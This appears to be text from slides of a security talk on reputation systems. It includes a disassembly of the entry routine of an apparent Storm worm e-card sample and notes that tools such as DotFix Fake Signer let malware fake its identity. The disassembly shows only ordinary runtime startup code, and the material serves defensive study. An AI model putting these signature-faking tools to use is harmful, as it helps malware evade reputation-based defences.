
```
.text:00401150 55
.text:00401151 89 E5
.text:00401153 53
.text:00401154 83 EC 24
.text:00401157 C7 04 24 00 10 40+
.text:0040115E E8 2D 11 00 00
.text:00401163 83 EC 04
.text:00401166 E8 D5 0B 00 00
.text:0040116B E8 D0 0C 00 00
.text:00401170 C7 45 F8 00 00 00+
.text:00401177 8D 45 F8
.text:0040117A 89 44 24 10
.text:0040117E A1 00 E1 41 00
.text:00401183 C7 04 24 04 00 42+
.text:0040118A 89 44 24 0C
.text:0040118E 8D 45 F4
.text:00401191 89 44 24 08
.text:00401195 B8 00 00 42 00
.text:0040119A 89 44 24 04
.text:0040119E E8 5D 10 00 00
.text:004011A3 A1 A0 00 42 00
.text:004011A8 85 C0
.text:004011AA 74 64
.text:004011AC A3 10 E1 41 00
.text:004011B1 8B 15 08 12 42 00
.text:004011B7 85 D2
.text:004011B9 0F 85 A1 00 00 00
.text:004011BF
.text:004011BF loc_4011BF: ; CODE XREF: sub_401150+12A↓j
.text:004011BF 83 FA E0 cmp     edx, 0FFFFFFE0h

push    ebp
mov     ebp, esp
push    ebx
sub     esp, 24h
mov     [esp+28h+var_28], offset sub_401000
call    SetUnhandledExceptionFilter
sub     esp, 4
call    sub_401D40
call    sub_401E40
mov     [ebp+var_8], 0
lea    eax, [ebp+var_8]
mov     [esp+28h+var_18], eax
mov     eax, dword_41E100
mov     [esp+28h+var_28], offset dword_420004
mov     [esp+28h+var_1C], eax
lea    eax, [ebp+var_C]
mov     [esp+28h+var_20], eax
mov     eax, offset dword_420000
mov     [esp+28h+var_24], eax
call    __getmainargs
mov     eax, ds:dword_4200A0
test    eax, eax
jz     short loc_401210
mov     dword_41E110, eax
mov     edx, ds:_iob
test    edx, edx
jnz    loc_401260
```

Storm Ecard

Application reputation

How did it do this? There are multiple programs to scramble the true identity....
i.e. DotFix Fake Signer, pseudo signer, etc



Conclusion

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Reputation systems for security are effective in long tail of Internet

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Reputation can be used with other parts of the equation to make better decisions

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Web reputation is less affective than email reputation based on the new dynamics of the web, the large numbers of compromised web-sites, and web two dot uh-oh

Conclusion



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Conclusion



THANKS !

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